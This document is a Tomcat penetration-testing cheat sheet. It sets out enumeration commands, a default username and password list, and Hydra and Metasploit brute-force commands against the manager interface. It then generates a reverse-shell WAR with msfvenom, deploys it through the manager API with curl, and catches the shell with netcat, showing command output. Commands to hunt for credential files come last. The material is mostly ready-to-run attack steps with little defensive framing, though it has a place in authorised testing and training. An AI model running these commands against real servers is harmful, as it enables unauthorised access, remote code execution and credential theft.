Tomcat
Information
Default Port: 8080
PORT     STATE SERVICE
8080/tcp open  http-proxy
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Files
Local
# linux
tomcat-users.xml
/opt/tomcat-users.xml
/var/www/html/tomcat/tomcat-users.xml
/opt/tomcat/latest/conf/tomcat-users.xml
/etc/systemd/system/tomcat.service
# windows
C:\Program Files\Apache Software Foundation\Tomcat 9.0\conf\tomcat-users.xml
C:\Program Files\Apache Software Foundation\Tomcat 11.0\conf\tomcat-users.xml
Enumeration
nmap -sVC -p8080 192.168.1.2
whatweb http://192.168.1.2:8080
whatweb http://192.168.1.2:8080 -v
Endpoints
/manager
/manager/html
/host-manager/html
/conf
/tomcat
Wordlists
Default Credentials
Password Guessing
admin:password
admin:<blank>
admin:Password1
admin:password1
admin:admin
admin:tomcat
both:tomcat
manager:manager
role1:role1
role1:tomcat
role:changethis
root:Password1
root:changethis
root:password
root:password1
root:r00t
root:root
root:toor
tomcat:tomcat
tomcat:s3cret
tomcat:password1
tomcat:password
tomcat:<blank>
tomcat:admin
tomcat:changethis
Wordlist (Fuzzing)
- tomcat.txt (Wfuzz)
- tomcat.txt (SecLists)
- Apache-Tomcat.txt (SecLists)
- tomcat-all-levels.txt (SecLists)
Wordlist (Credentials)
- tomcat-betterdefaultpasslist.txt (SecLists)
- tomcat-betterdefaultpasslist_base64encoded.txt (SecLists)
- tomcat_mgr_default_pass.txt (Metasploit)
- tomcat_mgr_default_userpass.txt (Metasploit)
- tomcat_mgr_default_users.txt (Metasploit)
Brute Force
Password
Hydra
hydra -l tomcat -P rockyou.txt 192.168.1.2 http-get /manager/html -f
hydra -l tomcat -P rockyou.txt 192.168.1.2 -s 8080 http-get /manager/html -f
Metasploit
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.2
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
Exploitation
Manager App (GUI)
Site

Login


Reverse Shell

Generate WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f war > rev.war
Upload & Run WAR
Listener
rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.74] 55591
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 11.0> whoami
nt authority\local service
Host Manager (CLI)
Site

Login

403 Access Denied (Manager App)

200 OK (Host Manager)
Reverse Shell
Check Allowed HTTP Methods
curl -iX OPTIONS -u 'tomcat:s3cret' http://192.168.1.2:8080/
HTTP/1.1 200
Allow: GET, HEAD, POST, OPTIONS
Content-Length: 0
Date: Sat, 21 Feb 2026 15:39:21 GMT
Check Functions
curl -u 'tomcat:s3cret' 'http://192.168.1.2:8080/manager/text/list'
OK - Aplicaciones listadas para máquina virtual [localhost]
/:running:0:ROOT
/examples:running:0:examples
/host-manager:running:1:host-manager
/manager:running:0:manager
/docs:running:0:docs
Generate WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f war > rev.war
Upload WAR
curl --upload-file rev.war -u 'tomcat:s3cret' 'http://192.168.1.2:8080/manager/text/deploy?path=/shell'
OK - Desplegada aplicación en trayectoria de contexto [shell]
#or
curl -T rev.war -u 'tomcat:s3cret' 'http://192.168.1.2:8080/manager/text/deploy?path=/shell'
OK - Desplegada aplicación en trayectoria de contexto [shell]
Check Function (shell)
curl -u 'tomcat:s3cret' 'http://192.168.1.2:8080/manager/text/list'
OK - Aplicaciones listadas para máquina virtual [localhost]
/:running:0:ROOT
/examples:running:0:examples
/host-manager:running:1:host-manager
/shell:running:0:shell
/manager:running:0:manager
/docs:running:0:docs
Run WAR
curl -sX GET 'http://192.168.1.2:8080/shell/'
Listener
nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.112] 34478
whoami ; id
tomcat
uid=1001(tomcat) gid=1001(tomcat) grupos=1001(tomcat)
Post Exploitation
Config Files
Credentials
# linux
find / -name tomcat-users.xml 2>/dev/null

# windows
dir C:\tomcat-users.xml /s /b 2>nul
Get-ChildItem -Path C:\ -Filter "tomcat-users.xml" -Recurse -ErrorAction SilentlyContinue